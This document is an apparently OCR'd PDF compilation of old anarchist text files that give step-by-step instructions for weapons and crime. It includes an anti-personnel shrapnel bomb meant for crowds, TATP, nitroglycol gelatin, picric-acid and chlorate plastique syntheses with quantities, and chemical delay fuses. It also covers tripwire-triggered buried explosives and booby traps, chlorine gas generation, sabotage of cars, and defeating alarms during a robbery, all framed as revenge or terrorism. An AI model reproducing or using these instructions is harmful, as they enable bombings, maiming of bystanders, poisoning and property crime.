At this time (twelve years ago) most soft drink cans were rolled tin rather than the molded aluminum. We would cut the tops and bottoms off of a bunch of them and tape them together with duct tape, forming a tube of two feet or more.

At the end we would tape a can with the bottom intact, more holes punched (with a can opener) around the top, and a small hole in the side at the base. We then fastened this contraption to a tripod so we could aim it reliably. Any object that came somewhat close to filling the tube was then placed therein.

In the shop, we used the clock as a target and an empty plastic solder spool as ammunition, with tape over the ends of the center hole and sometimes filled with washers for weight. When taken to parties or picnics, we would use whatever was handy. Hot dog rolls or napkins filled with potato chips provided spectacular entertainment.

Once loaded, a small amount of lighter fluid was poured into the hole in the side of the end can and allowed to vaporize for a few moments. The "fire control technician" would announce "Fire in the Hole" and ignite it.

BOOM! Whoosh! The clock never worked after that!

Our version of the potato chip cannon, originally designed around the Pringles potato chip can, was built similarly. Ours used coke cans, six with the top and bottom removed, and the seventh had Bottle opener holes all around one end, the top of this can was covered with a grid or piece of wire screening to keep the tennis ball from falling all the way to the bottom. This was spiral wrapped with at least two rolls of duct tape.

A wooden shoulder rest and forward hand grip was taped to the tube. For ignition we used lantern batteries to a model-t coil, actuated by a push button on the hand grip. A fresh wilson tennis ball was stuffed all the way back to the grid, and a drop or two of lighter fluid was dropped in one of two holes in the end. The ignition wire was poked through the other hole.

We would then lie in ambush, waiting for something to move. When fired with the proper air/fuel mixture, a satisfying thoomp! At maximum range the ball would travel about 100 yards with a 45ø launch angle. Closer up the ball would leave a welt on an warring opponent. When launched at a moving car the thud as it hit the door would generally rattle anyone inside. Luckily we never completed the one that shot golf balls.

More Fun Stuff for Terrorists
Carbide Bomb

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

This is EXTREMELY DANGEROUS. Exercise extreme caution.... Obtain some calcium carbide. This is the stuff that is used in carbide lamps and can be found at nearly any hardware store.

Take a few pieces of this stuff (it looks like gravel) and put it in a glass jar with some water. Put a lid on tightly. The carbide will react with the water to produce acetylene carbonate which is similar to the gas used in cutting torches.

Eventually the glass with explode from internal pressure. If you leave a burning rag nearby, you will get a nice fireball!

Auto Exhaust Flame Thrower

For this one, all you need is a car, a sparkplug, ignition wire and a switch. Install the spark plug into the last four or five inches of the tailpipe by drilling a hole that the plug can screw into easily. Attach the wire (this is regular insulated wire) to one side of the switch and to the spark plug. The other side of the switch is attached to the positive terminal on the battery. With the car running, simply hit the switch and watch the flames fly!!! Again be careful that no one is behind you! I have seen some of these flames go 20 feet!!

Balloons

Balloons are fun to play with in chem lab, fill them with the gas that you get out of the taps on the lab desks, then tie up the balloon tight, and drop it out the window to the burnouts below, you know, the ones that are always smoking, they love to pop balloons with lit cigarette.... get the picture? Good.

217.Combo Locks II

by Exodus

First of all, let me tell you about the set-up of a lock. When the lock is locked, there is a curved piece of metal wedged inside the little notch on the horseshoe shaped bar (known as the shackle) that is pushed in to the lock when you lock it.

To free this wedge, you usually have to turn the lock to the desired combination and the pressure on the wedge is released therefore letting the lock open. I will now tell you how to make a pick so you can open a lock without having to waste all that time turning the combination (this also helps when you don't know the combination to begin with).

To bypass this hassle, simply take a thinned hairpin (file it down) or a opened out piece of a collapsing antenna (the inside diameter of the curved piece of metal should be the same as the diameter of the shackle- if the metal is too thick, use fine sandpaper to thin it down.

Once you have your hair pin (make sure it's metal), take the ridged side and break it off right before it starts to make a U-turn onto the straight side. The curved part can now be used as a handle. Now, using a file, file down the other end until it is fairly thin. You should do this to many hairpins and file them so they are of different thicknesses so you can jimmy various locks.

Look at a lock to see which side the lock opens from. If you can't tell, you will just have to try both sides. When ya find out what side it opens from, take the lock pick and stick the filed end into the inside of the horseshoe-shaped bar on whichever side the lock opens from.

Now, put pressure on the handle of the lock pick (pushing down, into the crack) and pull the lock up and down. The lock will then open because the pick separated the wedge and the notch allowing it to open.

Also, this technique works best on American locks. I have never picked a Master lock before because of the shape a pressure of the wedge but if anyone does it, let me know how long it took. Also, the Master lock casing is very tight so ya can't get the shim in.

218.Misc Anarchy II

by Ragner Rocker

Many of you out there probably have fantasies of revenge against teachers, principals and other people who are just assholes. Depending on your level of hatred of this person I would advise that you do some of these following experiments:

Pouring dishsoap into the gas tank of your enemy - many of you already know that gasoline + dishsoap (e.g. joy, palmolive, etc.) form a mixture called napalm. Now napalm is a jelly-like substance used in bombs, flame-throwers, etc. Now you can only guess what this mixture would do to someone's fuel line!!!!

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Spreading dirty motor oil/castor oil on someone's exhaust pipe - when the exhaust pipe heats up (and it will!!) the motor oil or castor oil on the pipe will cause thick, disgusting smoke to ooze forth from the back of that car. Who knows maybe he/she might be pulled over and given a ticket!!

Light Bulb Bomb

Simple smoke/stink bomb - you can purchase sulfur at a drugstore under the name flowers of sulfur. Now when sulfur burns it will give off a very strong odor and plenty of smoke. Now all you need is a fuse from a firecracker, a tin can, and the sulfur. Fill the can with sulfur (pack very lightly), put aluminum foil over the top of the can, poke a small hole into the foil, insert the wick, and light it and get out of the room if you value your lungs. You can find many uses for this or at least I hope so.

FUN WITH ALARMS

A fact I forgot to mention in my previous alarm articles is that one can also use polyurethane foam in a can to silence horns and bells. You can purchase this at any hardware store as insulation. It is easy to handle and dries faster.

Many people that travel carry a pocket alarm with them. This alarm is a small device that is hung around the door knob, and when someone touches the knob his body capacitance sets off the alarm. These nasty nuisances can be found by walking down the halls of a hotel and touching all the door knobs very quickly. if you happen to chance upon one, attach a 3' length of wire or other metal object to the knob. This will cause the sleeping business pig inside to think someone is breaking in and call room service for help. All sorts of fun and games will ensue.

Some high-security installations use keypads just like touch-tone pads (a registered trade mark of bell systems) to open locks or disarm alarms. Most use three or four digits. To figure out the code, wipe the key-pad free from all fingerprints by using a rag soaked in rubbing alcohol. After the keypad has been used just apply finger print dust and all four digits will be marked. now all you have to do is figure out the order. If you want to have some fun with a keypad, try pressing the * and # at the same time. Many units use this as a panic button. This will bring the owner and the cops running and ever-one will have a good time. Never try to remove these panels from the wall, as they have built-in tamper switches.

On the subject of holdups, most places (including supermarkets, liquor stores, etc.) have what is known as a money clip. These little nasties are placed at the bottom of a money drawer and when the last few bills are with-drawn a switch closes and sets the alarm off. That's why when you make your withdrawal it's best to help yourself so you can check for these little nasties. If you find them, merely insert ones underneath the pile of twenties, and then pull out the twenties, leaving the one-dollar bill behind to prevent the circuit from closing.

SOFT DRINK CAN BOMB
AN ARTICLE FROM THE BOOK:
THE POOR MAN'S JAMES BOND BY KURT SAXON

This is an anti-personnel bomb meant for milling crowds. The bottom of a soft drink can is half cut out and bent back. A giant firecracker or other explosive is put in and surrounded with nuts and bolts or rocks. The fuse is then armed with a chemical delay in a plastic drinking straw.

After first making sure there are no children nearby, the acid or glycerine is put into the straw and the can is set down by a tree or wall where it will not be knocked over. The delay should give you three to five minutes. It will then have a shattering effect on passersby.

It is hardly likely that anyone would pick up and drink from someone else's soft drink can. but if such a crude person should try to drink from your bomb he would break a nasty habit fast!



Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details



Pyro Book II
by Capt Hack and Grey Wolf

TIME DELAYED CHEMICAL FUSE
Put 1 teaspoon full of potassium permanganate in a tin can.
Add a few drops of glycerine.
Wait 3-4 min.
Get the hell out. The stuff will smoke, then burst into flames.

Potassium permanganate stains like iodine but worse [it's purple]. The reaction will spatter a bit so it can be messy and it doesn't matter if the amounts are uneven [i.e. 1 part to 3 parts]

EXPLOSIVES AND INCENDIARIES by THE RESEARCHER

INTRODUCTION:
The trouble with text books on chemistry and explosives is the attitude with which they are written. They don't say, "Now I know you would like to blow holy hell out of something just for the fun of it so here is how to whip up something in your kitchen to do it". They tell you how Dupont does it or how the ancient Chinese did it but not how you can do it with the resources and materials available to you.

Even army manuals on field expedient explosives are almost useless because they are just outlines written with the understanding that an instructor is going to fill in the blanks. It is a fun game to search out the materials that can be put together to make something go "boom". You can find what you need in grocery stores, hardware stores, and farm supplies. An interesting point to remember is that it is much easier to make a big e explosion than a small one. It is very difficult for a home experimenter to make a firecracker, but a bomb capable of blowing the walls out of a building is easy.

HOW TO MAKE ROCKET FUEL
This is easy to make and fun to play with. Mix equal parts by volume Potassium or Sodium Nitrate and granulated sugar. Pour a big spoonful of this into a pile. Stick a piece of blackmatch fuse into it; light; and step back. This is also a very hot incendiary. A little imagination will suggest a lot of experiments for this.

ANOTHER ROCKET FUEL
Mix equal parts by volume of zinc dust and sulfur. Watch out if you experiment with this. It goes off in a sudden flash. It is not a powerful explosive, but is violent stuff even when not confined because of its fast burning rate.

As I continue from this point some of the ingredients are going to be harder to get without going through a chemical supply. I try to avoid this. I happen to know that B. Prieser Scientific (local to my area) has been instructed by the police to send them the names of anyone buying chemicals in certain combinations. For example, if a person were to buy Sulfuric acid, Nitric acid and Toluene (the makings for TNT) in one order the police would be notified. I will do the best I can to tell you how to make the things you need from commonly available materials, but I don't want to leave out something really good because you might have to scrounge for an ingredient. I am guessing you would prefer it that way.

HOW TO MAKE AN EXPLOSIVE FROM COMMON MATCHES
Pinch the head near the bottom with a pair of wire cutters to break it up; then use the edges of the cutters to scrape off the loose material. It gets easy with practice. You can do this while watching TV and collect enough for a bomb without dying of boredom.

Once you have a good batch of it, you can load it into a pipe instead of black powder. Be careful not to get any in the threads, and wipe off any that gets on the end of the pipe. Never try to use this stuff for rocket fuel. A science teacher was killed that way.

Just for fun while I'm on the subject of matches, did you know that you can strike a safety match on a window pane? Hold a paper match between your thumb and first finger. With your second finger, press the head firmly against a large window. Very quickly, rub the match down the pane about 2 feet while maintaining the pressure. The friction will generate enough heat to light the match.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

Another fun trick is the match rocket. Tightly wrap the top half of a paper match with foil. Set it in the top of a pop bottle at a 45 øangle. Hold a lighted match under the head until it ignites. If you got it right, the match will zip up and hit the ceiling.

I just remembered the match guns I used to make when I was a kid. These are made from a bicycle spoke. At one end of the spoke is a piece that screws off. Take it off and screw it on backwards. You now have a piece of stiff wire with a small hollow tube on one end. Pack the material from a couple of wooden safety matches into the tube. Force the stem of a match into the hole. It should fit very tightly. Hold a lighted match under the tube until it gets hot enough to ignite the powder. It goes off with a bang.

HOW TO MAKE CONCENTRATED SULFURIC ACID FROM BATTERY ACID

Go to an auto supply store and ask for "a small battery acid". This should only cost a few dollars. What you will get is about a gallon of dilute sulfuric acid. Put a pint of this into a heat resistant glass container. The glass pitchers used for making coffee are perfect. Do not use a metal container.

Use an extension cord to set up a hotplate out doors. Boil the acid until white fumes appear. As soon as you see the white fumes, turn off the hot plate and let the acid cool. Pour the now concentrated acid into a glass container. The container must have a glass stopper or plastic cap -- no metal. It must be air tight. Otherwise, the acid will quickly absorb moisture from the air and become diluted. Want to know how to make a time bomb that doesn't tick and has no wires or batteries? Hold on to your acid and follow me into the next installment.

HOW TO MAKE A CHEMICAL TIME DELAY FUSE:

To get an understanding of how this is going to work, mix up equal parts by volume Potassium chlorate and granulated sugar. Pour a spoonful of the mixture in a small pile and make a depression in the top with the end of a spoon. Using a medicine dropper, place one drop of concentrated sulfuric acid in the depression and step back.

It will snap and crackle a few times and then burst into vigorous flames. To make the fuse, cut about 2 inches off a plastic drinking straw. Tamp a small piece of cotton in one end. On top of this put about an inch of the clorate/sugar mixture.

Now lightly tamp in about a quarter inch of either glass wool or asbestos fibers. Secure this with the open end up and drop in 3 or 4 drops of sulfuric acid. After a few minutes the acid will soak through the fibers and ignite the mixture.

The time delay can be controlled by the amount of fiber used and by varying how tightly it is packed. Don't use cotton for this. The acid will react with cotton and become weakened in the process. By punching a hole in the side of the straw, a piece of blackmatch or other fuse can be inserted and used to set off the device of your choice.

Potassium chlorate was very popular with the radical underground. It can be used to make a wide variety of explosives and incendiaries, some of them extremely dangerous to handle. The radicals lost several people that way. But, don't worry. I am not going to try to protect you from yourself. I have decided to tell all. I will have more to say about Potassium chlorate, but for now, let's look at a couple of interesting electric fuses.

PEROXYACETONE

PEROXYACETONE IS EXTREMELY FLAMMABLE AND HAS BEEN REPORTED TO BE SHOCK SENSITIVE

MATERIALS:

- 4 mL Acetone
- 4 mL 30% Hydrogen Peroxide
- 4 drops Conc. Hydrochloric Acid
- 150 mm Test Tube

Add 4 mL acetone and 4 mL hydrogen peroxide to the test tube. Then add 4 drops concentrated hydrochloric acid. In 10-20 minutes a white solid should begin to appear. If no change is observed, warm the test tube in a water bath at 40øC. Allow the reaction to continue for two hours. Swirl the slurry and filter it. Leave out on filter paper to dry for at least two hours. To ignite, light a candle tied to a meter stick and light it (while staying at least a meter away).

I would like to give credit to a book by shakashari entitled "Chemical demonstrations" for a few of the precise amounts of chemicals in some experiments.

THE CHEMIST'S CORNER #2:
HOUSEHOLD CHEMICALS, BY ZAPHOD BEEBLEBROX/MPG

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

This article deals with instructions on how to do some interesting experiments with common household chemicals. Some may or may not work depending on the concentration of certain chemicals in different areas and brands. I would suggest that the person doing these experiments have some knowledge of chemistry, especially for the more dangerous experiments.

I am not responsible for any injury or damage caused by people using this information. It is provided for use by people knowledgeable in chemistry who are interested in such experiments and can safely handle such experiments.

I. A LIST OF HOUSEHOLD CHEMICALS AND THEIR COMPOSITION

VINEGAR: 3-5% ACETIC ACID BAKING SODA: SODIUM BICARBONATE
DRAIN CLEANERS: SODIUM HYDROXIDE SANI-FLUSH: 75% SODIUM BISULFATE
AMMONIA WATER: AMMONIUM HYDROXIDE CITRUS FRUIT: CITRIC ACID
TABLE SALT: SODIUM CHLORIDE SUGAR: SUCROSE
MILK OF MAGNESIA: MAGNESIUM HYDROXIDE TINCTURE OF IODINE: 4% IODINE
RUBBING ALCOHOL: 70% OR 99% (DEPENDS ON BRAND) ISOPROPYL ALCOHOL (DO NOT DRINK!)

GENERATING CHLORINE GAS

This is slightly more dangerous than the other two experiments, so you should know what you're doing before you try this...

Ever wonder why ammonia bottles always say 'do not mix with chlorine bleach', and visa-versa? That's because if you mix ammonia water with Ajax or something like it, it will give off chlorine gas. To capture it, get a large bottle and put Ajax in the bottom. Then pour some ammonia down into the bottle. Since the chlorine is heavier than air, it will stay down in there unless you use large amounts of either Ajax or ammonia (don't!).

CHLORINE + TURPENTINE

Take a small cloth or rag and soak it in turpentine. Quickly drop it into the bottle of chlorine. It should give off a lot of black smoke and probably start burning...

GENERATING HYDROGEN GAS

To generate hydrogen, all you need is an acid and a metal that will react with that acid. Try vinegar (acetic acid) with zinc, aluminum, magnesium, etc. You can collect hydrogen in something if you note that it is lighter than air.... light a small amount and it burns with a small *pop*.

Another way of creating hydrogen is by the electrolysis of water. This involve separating water (H2O) into hydrogen and oxygen by an electric current. To do this, you need a 6-12 volt battery (or a DC transformer), two test tubes, a large bowl, two carbon electrodes (take them out of an unworking 6-12 volt battery), and table salt. Dissolve the salt in a large bowl full of water. Submerge the two test tubes in the water and put the electrodes inside them, with the mouth of the tube aiming down. Connect the battery to some wire going down to the electrodes.

This will work for a while, but chlorine will be generated along with the oxygen which will corrode your copper wires leading to the carbon electrodes... (the table salt is broken up into chlorine and sodium ions, the chlorine comes off as a gas with oxygen while sodium reacts with the water to form sodium hydroxide....). therefore, if you can get your hands on some sulfuric acid, use it instead. it will not affect the reaction other than making the water conduct electricity.

WARNING:

DO NOT use a transformer that outputs AC current! Not only is AC inherently more dangerous than DC, it also produces both Hydrogen and Oxygen at each electrode.

HYDROGEN + CHLORINE

Take the test tube of hydrogen and cover the mouth with your thumb. Keep it inverted, and bring it near the bottle of chlorine (not one that has reacted with turpentine). Say "good-bye test tube", and drop it into the bottle. The hydrogen and chlorine should react and possibly explode (depending on purity and amount of each gas). An interesting thing about this is they will not react if it is dark and no heat or other energy is around. When a light is turned on, enough energy is present to cause them to react...

PREPARATION OF OXYGEN

Get some hydrogen peroxide (from a drug store) and manganese dioxide (from a battery- it's a black powder). Mix the two in a bottle, and they give off oxygen. If the bottle is stoppered, pressure will build up and shoot it off.

Try lighting a wood splint and sticking it (when only glowing) into the bottle. The oxygen will make it burst into flame. The oxygen will allow things to burn better...

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

IODINE

Tincture of iodine contains mainly alcohol and a little iodine. To separate them, put the tincture of iodine in a metal lid to a bottle and heat it over a candle. Have a stand holding another metal lid directly over the tincture (about 4-6 inches above it) with ice on top of it. The alcohol should evaporate, and the iodine should sublime, but should reform iodine crystals on the cold metal lid directly above. If this works (I haven't tried), you can use the iodine along with household ammonia to form nitrogen triiodide.

I have found that Pool Chlorine tablets with strong household ammonia react to produce LOTS of chlorine gas and heat... also mixing the tablets with rubbing alcohol produces heat, a different (and highly flammable) gas, and possibly some sort of acid (it eats away at just about anything it touches)

TRIPWIRES
by The Mortician

Well first of all I recommend that you read the file on my board about landmines... If you can't then here is the concept.

You can use an m-80,h-100, blockbuster or any other type of explosive that will light with a fuse. Now the way this works is if you have a 9 volt battery, get either a solar igniter (preferably) or some steel wool you can create a remote ignition system. What you do it set up a schematic like this.

```
 ------------------>+ battery
steel ||        ->- battery
wool ||          /
:==:--- <--fuse   \
 ||             /
 ---- spst switch--\
```

So when the switch is on the currnet will flow through the steel wool or igniter and heat up causing the fuse to light. Note: For use with steel wool try it first and get a really thin piece of wire and pump the current through it to make sure it will heat up to light the explosive.

Now the thing to do is plant your explosive wherever you want it to be, bury it and cover the wires. Now take a fishing line (about 20 lb. test) and tie one end to a secure object. Have your switch secured to something and make a loop on the other end on the line. Put the loop around the switch such that when pulled it will pull the switch and set off the explosive.

To ignite the explosive... The thing to do is to experiment with this and find your best method... Let me know on any good kills, or new techniques... On my board... (201)376-4462

BOOBY TRAP TRIP WIRES
BY Vlad Tepes (of Chicago C64 fame)

Here is a method for constructing boobytraps which I personally invented, and which I have found to work better than any other type of release booby trap.

There are many possible variations on this design, but the basic premise remains the same. What you'll need:

- **3-4 nails each 2 inches long and soft enough to bend easily (galvanized iron works well)**
- **6 feet of wire or fishing line**
- **5-15 feet of strong string or rope**
- **1 really sick mind.**

Hammer two of the nails into the trunk of a tree (about one inch apart) so they form a horizontal line. They should be angled slightly upward, about 30ø.

Bend each nail Downward about one inch out from the trunk. Take your nefarious device (say a small rock suspended in a tree) and rig a rope or string so the line comes DOWN towards the two nails. Tie a loop in the string so the loop *just* reaches between the two nails, and pass a third nail between the two nails with the loop around this nail between the two others (see diagrams)

bent nails

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

```
   /                 || ^ slight upward tension
# /\                 ||
#/                  @ ||   @       ( @ are the two nails, head on)
#             ------!----()------
#        trip wire
 \              /
Trunk           third nail
```

Now tie one end of the fishing line to the head of the third nail, and the other end around another tree or to a nail (in another tree, a root or a stump etc).

When somebody pulls on the trip wire, the nail will be pulled out and your sick creation will be released to do it's damage (try tying it to a firing pin).

There are several possible variations. More than one trip wire can be attached to the same nail, or this device can be used to arm a second trip wire. Large wire staples or hook and eye loops can be used to replace the two bent nails.

A more interesting variation uses a straight piece of metal rod with a hole at each end, or with a short wire loop welded to each end. One end is attached to the tripwire, the other is attached to a spring.

```
           ||
*/\/\/\/\-===()=======----------------------------------------*
  SPRING    BOLT          Trip wire
```

With this design the loop will be released if the tripwire is pulled or if it is broken. The spring should be under moderate tension and well oiled.

Improvised Explosives
Written by: The Lich

Gelatin Explosive from Anti-Freeze
CAUTION: THIS FORMULA ASSUMES THAT THE MAKER HAS NO QUALMS ABOUT KILLING HIS/HER SELF IN THE PROCESS.

This explosive is almost the same as the nitro-gelatin plastique explosive except that it is supple and pliable to -10øC to -20øC

Antifreeze is easier to obtain than glycerine and is usually cheaper. It needs to be freed of water before the manufacture and this can be done by treating it with calcium chloride until a specific gravity of 1.12 at 0øC or 1.11 at 20øC is obtained.

This can be done by adding calcium chloride to the antifreeze and checking with a hydrometer and continue to add calcium chloride until the proper reading is obtained. The antifreeze is then filtered to remove the calcium chloride from the liquid. This explosive is superior to nitro-gelatin in that it is easier to collidon the IMR smokeless powder into the explosive and that the 50/50 ether ethyl alcohol can be done away with. It is superior in that the formation of the collidon is done very rapidly by the nitroethelene glycol.

It's detonation properties are practically the same as the nitro-gelatine. Like the nitro-gelatine it is highly flammable and if caught on fire the chances are good that the flame will progress to detonation. In this explosive as in nitro-gelatine the addition of 1% sodium carbonate is a good idea to reduce the chance of residual acid being present in the final explosive. The following is a slightly different formula than nitro-gelatine:

Nitro-glycol 75% Guncotton (IMR) 6% Potassium Nitrate 14% Flour 5%

In this process the 50/50 step is omitted. Mix the potassium nitrate with the nitro-glycol. Remember that this nitro-glycol is just as sensitive to shock as is nitroglycerin.

The next step is to mix in the baking flour and sodium carbonate. Mix these by kneading with gloved hands until the mixture is uniform. This kneading should be done gently and slowly. The mixture should be uniform when the IMR smokeless powder is added. Again this is kneaded to uniformity. Use this explosive as soon as possible.

If it must be stored, store in a cool, dry place (0-10øC). This explosive should detonate at 7600-7800 m/sec.. These two explosives are very powerful and should be sensitive to a #6 blasting cap or equivalent.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

These explosives are dangerous and should not be made unless the manufacturer has had experience with this type compound. The foolish and ignorant may as well forget these explosives as they won't live to get to use them.

Don't get me wrong, these explosives have been manufactured for years with an amazing record of safety. Millions of tons of nitroglycerine have been made and used to manufacture dynamite and explosives of this nature with very few mishaps.

Nitroglycerin and nitroglycol will kill and their main victims are the stupid and foolhardy. Before manufacturing these explosives take a drop of nitroglycerin and soak into a small piece of filter paper and place it on an anvil.

Hit this drop with a hammer and don't put any more on the anvil. See what I mean! This explosive compound is not to be taken lightly. If there are any doubts DON'T.

Improvised Explosives Plastique Explosive from Aspirin
This explosive is a phenol derivative. It is HIGHLY toxic and explosive compounds made from picric acid are poisonous if inhaled, ingested, or handled and absorbed through the skin. The toxicity of this explosive restricts its use due to the fact that over exposure in most cases causes liver and kidney failure and sometimes death if immediate treatment is not obtained.

This explosive is a cousin to TNT but is more powerful than it's cousin. It is the first explosive used militarily and was adopted in 1888 as an artillery shell filler. Originally this explosive was derived from coal tar but thanks to modern chemistry you can make this explosive easily in approximately three hours from acetylsalicylic acid (aspirin purified).

This procedure involves dissolving the acetylsalicylic acid in warm sulfuric acid and adding sodium or potassium nitrate which nitrates the purified aspirin and the whole mixture drowned in water and filtered to obtain the final product. This explosive is called trinitrophenol. Care should be taken to ensure that this explosive is stored in glass containers. Picric acid will form dangerous salts when allowed to contact all metals except tin and aluminum. These salts are primary explosive and are super sensitive. They also will cause the detonation of the picric acid.

To make picric acid obtain some aspirin. The cheaper brands work best but buffered brands should be avoided. Powder these tablets to a fine consistency. To extract the acetylsalicylic acid from this powder place this powder in methyl alcohol and stir vigorously. Not all of the powder will dissolve. Filter this powder out of the alcohol. Again wash this powder that was filtered out of the alcohol with more alcohol but with a lesser amount than the first extraction. Again filter the remaining powder out of the alcohol. Combine the now clear alcohol and allow it to evaporate in a pyrex dish. When the alcohol has evaporated there will be a surprising amount of crystals in the bottom of the pyrex dish.

Take forty grams of these purified acetylsalicylic acid crystals and dissolve them in 150 mL of sulfuric acid (98%, specify gravity 1.8) and heat to dissolve all the crystals. This heating can be done in a common electric frying pan with the thermostat set on 150øF and filled with a good cooking oil.

When all the crystals have dissolved in the sulfuric acid take the beaker, that you've done all this dissolving in (600 mL), out of the oil bath. This next step will need to be done with a very good ventilation system (it is a good idea to do any chemistry work such as the whole procedure and any procedure on this disk with good ventilation or outside). Slowly start adding 58 g of sodium nitrate or 77 g of potassium nitrate to the acid mixture in the beaker very slowly in small portions with vigorous stirring. A red gas (nitrogen trioxide) will be formed and this should be avoided.

The mixture is likely to foam up and the addition should be stopped until the foaming goes down to prevent the overflow of the acid mixture in the beaker. When the sodium or potassium nitrate has been added the mixture is allowed to cool somewhat (30-40øC). The solution should then be dumped slowly into twice it's volume of crushed ice and water. The brilliant yellow crystals will form in the water. These should be filtered out and placed in 200 mL of boiling distilled water. This water is allowed to cool and then the crystals are then filtered out of the water. These crystals are a very, very pure trinitrophenol. These crystals are then placed in a pyrex dish and places in an oil bath and heated to 80øC and held there for 2 hours. This temperature is best maintained and checked with a thermometer.

The crystals are then powdered in small quantities to a face powder consistency. These powdered crystals are then mixed with 10% by weight wax and 5% vaseline which are heated to melting temperature and poured into the crystals. The mixing is best done by kneading together with gloved hands. This explosive should have a useful plasticity range of 0-40øC. The detonation velocity should be around 7000 m/sec.. It is toxic to handle but simply made from common ingredients and is suitable for most demolition work requiring a moderately high detonation velocity. It is very suitable for shaped charges and some steel cutting charges. It is not as good an explosive as C-4 or other RDX based explosives but it is much easier to make. Again this explosive is very toxic and should be treated with great care.

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

AVOID HANDLING BARE-HANDED, BREATHING DUST AND FUMES, AVOID ANY CHANCE OF INGESTION. AFTER UTENSILS ARE USED FOR THE MANUFACTURE OF THIS EXPLOSIVE RETIRE THEM FROM THE KITCHEN AS THE CHANCE OF POISONING IS NOT WORTH THE RISK. THIS EXPLOSIVE, IF MANUFACTURED AS ABOVE, SHOULD BE SAFE IN STORAGE BUT WITH ANY HOMEMADE EXPLOSIVE STORAGE OS NOT RECOMMENDED AND EXPLOSIVES SHOULD BE MADE UP AS NEEDED.

Improvised Explosives Plastique Explosive from Bleach

This explosive is a potassium chlorate explosive. This explosive and explosives of similar composition were used in World War II as the main explosive filler in grenades, land mines, and mortar used by French, German, and other forces involved in that conflict. These explosives are relatively safe to manufacture.

One should strive to make sure these explosives are free of sulfur, sulfides, and picric acid. The presence of these compounds result in mixtures that are or can become highly sensitive and possibly decompose explosively while in storage. The manufacture of this explosive from bleach is given as just an expedient method. This method of manufacturing potassium chlorate is not economical due to the amount of energy used to boil the solution and cause the 'dissociation' reaction to take place. This procedure does work and yields a relatively pure and a sulfur/sulfide free product. These explosives are very cap sensitive and require only a #3 cap for instigating detonation.

To manufacture potassium chlorate from bleach (5¬% sodium hypochlorite solution) obtain a heat source (hot plate etc.) a battery hydrometer, a large pyrex or enameled steel container (to weigh chemicals), and some potassium chloride (sold as salt substitute). Take one gallon of bleach, place it in the container and begin heating it. While this solution heats, weigh out 63 g potassium chloride and add this to the bleach being heated. Bring this solution to a boil and boiled until when checked by a hydrometer the reading is 1.3 (if a battery hydrometer is used it should read full charge).

When the reading is 1.3 take the solution and let it cool in the refrigerator until it's between room temperature and 0øC. Filter out the crystals that have formed and save them. Boil the solution again until it reads 1.3 on the hydrometer and again cool the solution. Filter out the crystals that have formed and save them. Boil this solution again and cool as before.

Filter and save the crystals. Take these crystals that have been saved and mix them with distilled water in the following proportions: 56g per 100 mL distilled water. Heat this solution until it boils and allow it to cool. Filter the solution and save the crystals that form upon cooling. The process if purification is called fractional crystallization. These crystals should be relatively pure potassium chlorate.

Powder these to the consistency of face powder (400 mesh) and heat gently to drive off all moisture. Melt five parts vaseline and five parts wax. Dissolve this in white gasoline (camp stove gasoline) and pour this liquid on 90 parts potassium chlorate (the crystals from the above operation) in a plastic bowl. Knead this liquid into the potassium chlorate until immediately mixed. Allow all the gasoline to evaporate. Place this explosive in a cool, dry place. Avoid friction, sulfur, sulfide, and phosphorous compounds.

This explosive is best molded to the desired shape and density (1.3g/cc) and dipped in wax to water proof. These block type charges guarantee the highest detonation velocity. This explosive is really not suited to use in shaped charge applications due to its relatively low detonation velocity. It is comparable to 40% ammonia dynamite and can be considered the same for the sake of charge computation.

If the potassium chlorate is bought and not made it is put into the manufacture process in the powdering stages preceding the addition of the wax/vaseline mixture. This explosive is bristant and powerful. The addition of 2-3% aluminum powder increases its blast effect. Detonation velocity is 3300 m/sec.

Plastique Explosives From Swimming Pool Chlorinating Compound

This explosive is a chlorate explosive from bleach. This method of production of potassium or sodium chlorate is easier and yields a more pure product than does the plastique explosive from bleach process.

In this reaction the HTH (calcium hypochlorite CaC10) is mixed with water and heated with either sodium chloride (table salt, rock salt) or potassium chloride (salt substitute). The latter of these salts is the salt of choice due to the easy crystallization of the potassium chlorate.

This mixture will need to be boiled to ensure complete reaction of the ingredients. Obtain some HTH swimming pool chlorination compound or equivalent (usually 65% calcium hypochlorite). As with the bleach process mentioned earlier the reaction described below is also a dissociation reaction. In a large pyrex glass or enameled steel container place 1200g HTH and 220g potassium chloride or 159g sodium chloride. Add enough boiling water to dissolve the powder and boil this solution. A chalky substance (calcium chloride) will be formed. When the formation of this chalky substance is no longer formed the

Easy PDF Copyright © 1998,2006 Visage Software
This document was created with FREE version of Easy PDF.Please visit http://www.visagesoft.com for more details

solution is filtered while boiling hot. If potassium chloride was used potassium chlorate will be formed.

This potassium chlorate will drop out or crystallize as the clear liquid left after filtering cools. These crystals are filtered out when the solution reaches room temperature. If the sodium chloride salt was used this clear filtrate (clear liquid after filtration) will need to have all water evaporated. This will leave crystals which should be saved.

These crystals should be heated in a slightly warm oven in a pyrex dish to drive off all traces of water (40-75øC). These crystals are ground to a very fine powder (400 mesh).

